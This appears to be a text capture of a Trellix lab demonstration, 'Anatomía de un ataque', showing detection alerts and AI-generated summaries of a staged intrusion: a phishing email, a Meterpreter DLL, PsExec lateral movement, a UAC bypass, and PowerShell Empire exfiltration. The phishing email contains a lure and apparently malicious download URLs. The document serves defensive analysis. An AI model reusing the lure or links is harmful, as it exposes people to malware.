


```
Received: from access.ash.selabs.fireeye.com (unknown [10.14.1.2])
        by ex02.ash.selabs.fireeye.com (Postfix) with ESMTP id 4XQdwQ3l4LzhXjt
        for <admin@bcc.ash.selabs.fireeye.com>; Sat, 12 Oct 2024 11:48:22 +0200 (EET)
Received: from ash.selabs.fireeye.com (ubuntu-master [10.14.1.1])
        by access.ash.selabs.fireeye.com (Postfix) with ESMTPS id 54F01A0009
        for <mohamedgamal.negm@ash.selabs.fireeye.com>; Sat, 12 Oct 2024 09:48:22 +0000 (UTC)
Date: Sat, 12 Oct 2024 09:48:22 +0000
X-Trellix: Malicious URL Found
From: mohamedgamal.negm@ash.selabs.fireeye.com
Reply-To: mohamedgamal.negm@ash.selabs.fireeye.com
To: mohamedgamal.negm@ash.selabs.fireeye.com
Message-ID: <670a45e64c675_8e52ab9d426498c44429@labconsole.mail>
Subject: Click to Win
Mime-Version: 1.0
Content-Type: text/html;
 charset=UTF-8
Content-Transfer-Encoding: 7bit

Dears

please Click below Link to Win

https://bigfile.mail.naver.com/download?fid=lPKlax0X14dmK3YwFIYlaAK/HqUmKotwKAgZKA29KoU9HquXKqgdFqKwaxvjaxiSpoUrFxISKAtwMotwKoUXpxbZKzUq

http://haleassetss.com:5000/m


Regards
Winning
```

Trellix

Anatomía de un ataque

Comunicación maliciosa con el servidor



□	HIGH	11/10/2024 07:33:07 AM	malware-object Affected Assets: 10	10.14.
□	MED	11/10/2024 07:32:15 AM	smartvision-event Affected Assets: 10	10.14.
□	HIGH	11/10/2024 07:32:11 AM	malware-object Affected Assets: 10	10.14.
□	CRIT	11/10/2024 07:28:37 AM	malware-callback Affected Assets: 10	10.14.

CRIT **Severity Level**

Wise (Beta)

*Generated by AI, verify for accuracy

Terms Of Use

Summarize this alert


Summary:
The alert indicates a potential malware callback event from the source IP 10.14.65.155 to the destination IP 10.14.101.29 on port 5000. The most important event is the malware callback, which should be the starting point for the investigation. To investigate further, analysts should analyze the network traffic, process activities, and any suspicious file or registry changes on the affected hosts. The suspicious events include the malware callback and any related network connections or process executions.

Key Points:
- The alert was triggered by a malware callback event, which is a critical security incident.
- The source IP 10.14.65.155 and the destination IP 10.14.101.29 on port 5000 are the key entities involved in the malware callback.
- The malware detected is named "DTI.Callback" with a signature ID of 20000280.
- The network traffic and process activities on the affected hosts should be analyzed to understand the full scope of the incident and identify any related suspicious events.

Alert Details

Anatomía de un ataque

Descarga de DLL maliciosa



Affected Assets: 10

*Generated by AI, verify for accuracy

□	HIGH	11/10/2024 07:33:07 AM	malware-object Affected Assets: 10	10.14.
□	MED	11/10/2024 07:32:15 AM	smartvision-event Affected Assets: 10	10.14.
□	HIGH	11/10/2024 07:32:11 AM	malware-object Affected Assets: 10	10.14.
□	CRIT	11/10/2024 07:28:37 AM	malware-callback Affected Assets: 10	10.14.
□	MED	11/10/2024	smartvision-event	10.14.

Summarize this alert

Summary:


The alert indicates the detection of a malware object, specifically a DLL file named "meterpreter.dll", which was downloaded and executed on the host. The most important event is the launch of the "MeterpreterHostLaunched" process, which is a strong indicator of malicious activity. The investigation should start by analyzing the processes and network activities related to the rundll32.exe process, as it appears to be the main entry point for the malware. The suspicious events include the numerous Sleep API calls, registry modifications, and DLL loading activities, which are commonly associated with malware behavior. The host where this was first detected is 10.14.65.155.

Key Points:

- The rundll32.exe process executed the malicious DLL file "meterpreter.dll", which is a known malware component.
- The rundll32.exe process performed numerous Sleep API calls, likely for time-based evasion techniques.
- The rundll32.exe process modified several registry keys related to Internet settings, potentially for proxy and network configuration discovery.
- Multiple DLL files were loaded by the rundll32.exe process, including the malicious "meterpreter.dll", indicating code injection and process hollowing activities.
- The rundll32.exe process performed system information discovery through WMI queries and API calls, which are common malware behaviors.
- The rundll32.exe process attempted to bypass User Account Control (UAC) mechanisms, a technique often used by malware to gain elevated privileges.
- The rundll32.exe process exhibited network activity, including HTTP requests to suspicious domains, indicating the presence of a first-stage downloader or command-and-control (C2) communication.

Anatomía de un ataque

Movimiento lateral



□	HIGH	11/10/2024 07:33:07 AM	malware-object Affected Assets: 10	10.14.
□	MED	11/10/2024 07:32:15 AM	smartvision-event Affected Assets: 10	10.14.
□	HIGH	11/10/2024 07:32:11 AM	malware-object Affected Assets: 10	10.14.

Affected Assets: 10

MED Severity Level

*Generated by AI, verify for accuracy

Summarize this alert

Summary:


The alert indicates suspicious activity related to the use of the Sysinternals PsExec tool over SMBv2 protocol. The most important event is the transfer of the PSEXECSVC.exe file to the remote host 10.14.66.72 over SMB port 445. The investigation should start by analyzing the events around this file transfer and the subsequent execution of the PSEXECSVC.exe file on the remote host. The suspicious events include the use of administrative shares and the potential lateral movement between hosts. The alert was first detected on the host 10.14.65.155.

Key Points:

- The transfer of the PSEXECSVC.exe file to the remote host 10.14.66.72 over SMB port 445 is the most suspicious event.
- The suspicious process names are PSEXESVC.exe, which is a Sysinternals tool often used for lateral movement.
- The events are related as they involve the use of the PSEXESVC.exe tool to access the remote host's administrative shares, potentially for lateral movement.
- The events imply the use of legitimate tools for potentially malicious purposes, such as lateral movement and remote access to the target host.

Anatomía de un ataque

Descarga de DLL para la escalada de privilegios



Source IP : 10.14.65.155

□	MED	11/10/2024 07:34:00 AM	smartvision-event Affected Assets: 10	10.14.
□	MED	11/10/2024 07:33:33 AM	smartvision-event Affected Assets: 10	10.14.
□	HIGH	11/10/2024 07:33:07 AM	malware-object Affected Assets: 10	10.14.
□	MED	11/10/2024 07:32:15 AM	smartvision-event Affected Assets: 10	10.14.

Affected Assets: 10

HIGH Severity Level

Wise (beta)

*Generated by AI, verify for accuracy

Terms Of Use

Summarize this alert

Summary:


The alert was triggered due to the detection of a malicious DLL file named "jes3ZHjHj1wu9i_0Sf7gCAo6EjPRabkeTEc1J.dll" that was loaded by various processes, including rundll32.exe, methost.exe, and rundll64.exe. The DLL file exhibited several suspicious behaviors, such as process injection, reflective code loading, and debugger evasion. The investigation should start by analyzing the activities of the rundll32.exe and methost.exe processes, as they were the first to be detected with the malicious DLL. The suspicious events include the execution of the malicious DLL, the creation of a Meterpreter host, and the attempt to bypass User Account Control (UAC).

Key Points:

- The most important event is the detection of the malicious DLL file "jes3ZHjHj1wu9i_0Sf7gCAo6EjPRabkeTEc1J.dll".
- The investigation should start by analyzing the activities of the rundll32.exe and methost.exe processes, as they were the first to be detected with the malicious DLL.
- The suspicious processes include rundll32.exe, methost.exe, and rundll64.exe, which loaded the malicious DLL.
- The suspicious activities include process injection, reflective code loading, debugger evasion, and the attempt to bypass User Account Control (UAC).
- The malicious DLL file was first detected on the system when it was loaded by the rundll64.exe process, which was started by the rundll.exe process.

Anatomía de un ataque

Comenzando a extenderse lateralmente para mantener la presencia



□	MED	11/10/2024 07:34:00 AM	smartvision-event Affected Assets: 10	10.14.(
□	MED	11/10/2024 07:33:33 AM	smartvision-event Affected Assets: 10	10.14.(
□	HIGH	11/10/2024 07:33:07 AM	malware-object Affected Assets: 10	10.14.(
□	MED	11/10/2024 07:32:15 AM	smartvision-event Affected Assets: 10	10.14.(

Summarize this alert

Summary:

The alert indicates suspicious SMB PSEXEC activity, which is a technique used for lateral movement within a network. The most important event is the SMB PSEXEC output over SMBv2, which suggests an attempt to remotely execute commands on the target host. The investigation should start by analyzing the source and destination IP addresses, as well as the user account involved. The suspicious events include the SMB PSEXEC activity and the potential unauthorized access to the target host.


Key Points:

- The alert is triggered by suspicious SMB PSEXEC activity, which is a technique used for lateral movement within a network.
- The suspicious process names involved are 'PSEXEC' and 'NetBIOS-ssn (SMB)'.
- The events suggest an attempt to remotely execute commands on the target host (10.14.66.72) from the source host (10.14.65.155) using the user account 'mihai.olteanu'.
- The events indicate potential unauthorized access to the target host and the misuse of legitimate administrative tools for malicious purposes.
- The alert was first detected on the NX appliance with the ID '86B75BC3F0C8'.

Trellix

Anatomía de un ataque

Ejecución remota



□	MED	11/10/2024 07:34:00 AM	smartvision-event Affected Assets: 10	10.14.(
□	MED	11/10/2024 07:33:33 AM	smartvision-event Affected Assets: 10	10.14.(
□	HIGH	11/10/2024 07:33:07 AM	malware-object Affected Assets: 10	10.14.(
□	MED	11/10/2024 07:32:15 AM	smartvision-event Affected Assets: 10	10.14.(

*Generated by AI, verify for accuracy


Summarize this alert

Summary:
The alert indicates suspicious activity related to the use of the Sysinternals PsExec tool over the SMB/Windows Admin Shares protocol. The most important event is the transfer of the PSEXECSVC.exe file over SMB port 445, which suggests potential lateral movement within the network. The investigation should start by analyzing the events around the PSEXECSVC.exe file transfer and the user account involved. The suspicious events include the use of administrative shares and the execution of a potentially malicious tool. The alert was first detected on the host with IP address 10.14.65.155.

Key Points:
- The transfer of the PSEXECSVC.exe file over SMB port 445 is the most suspicious event, as it indicates the potential use of a remote access tool.
- The user account 'mihai.olteanu' and the workstation '143326-MOLTEANU' are involved in the suspicious activities, which should be further investigated.
- The use of administrative shares (ADMIN$) and the execution of the PSEXECSVC.exe file suggest potential lateral movement and privilege escalation attempts.
- The events indicate a potential attempt to gain unauthorized access to the target host (10.14.66.72) using remote services.

Anatomía de un ataque

Exfiltración de datos



Alert Category : T1041 / Exfiltration Over C2 Channel

□	Severity	Alert Created	Alert Name	Source I
□	HIGH	11/10/2024 08:25:04 PM	smartvision-event Affected Assets: 5	192.168.5
□	HIGH	11/10/2024 08:25:03 PM	smartvision-event Affected Assets: 5	192.168.5
□	HIGH	11/10/2024 08:25:03 PM	smartvision-event Affected Assets: 5	192.168.5
□	HIGH	10/10/2024 04:59:36 PM	smartvision-event Affected Assets: 5	192.168.5
□	HIGH	03/10/2024 11:50:20 AM	smartvision-event Affected Assets: 5	192.168.5

*Generated by AI, verify for accuracy

Summarize this alert

Summary:
The alert indicates suspicious PowerShell Empire traffic detected, which is associated with the MITRE ATT&CK technique T1041 - Exfiltration Over C2 Channel. The most important event is the POST request to the /login/process.php endpoint, which could be an attempt to exfiltrate data over a command and control (C2) channel. The investigation should start by analyzing the network traffic and identifying the source host (192.168.56.115) and the destination host (192.168.56.104). The suspicious events include the GET requests to /news.php and /admin/get.php, which could be part of the C2 communication. The alert was first detected on the 192.168.56.115 host.

Key Points:
- The most suspicious process names are the ones associated with the PowerShell Empire traffic, such as the GET and POST requests to the /news.php, /admin/get.php, and /login/process.php endpoints.
- The events are related as they all appear to be part of the same C2 communication, with the POST request to /login/process.php being the most critical event.
- The suspicious and potentially misinterpreted benign actions implied by the events include the use of PowerShell Empire, which is a known malware framework, and the attempt to exfiltrate data over a C2 channel.
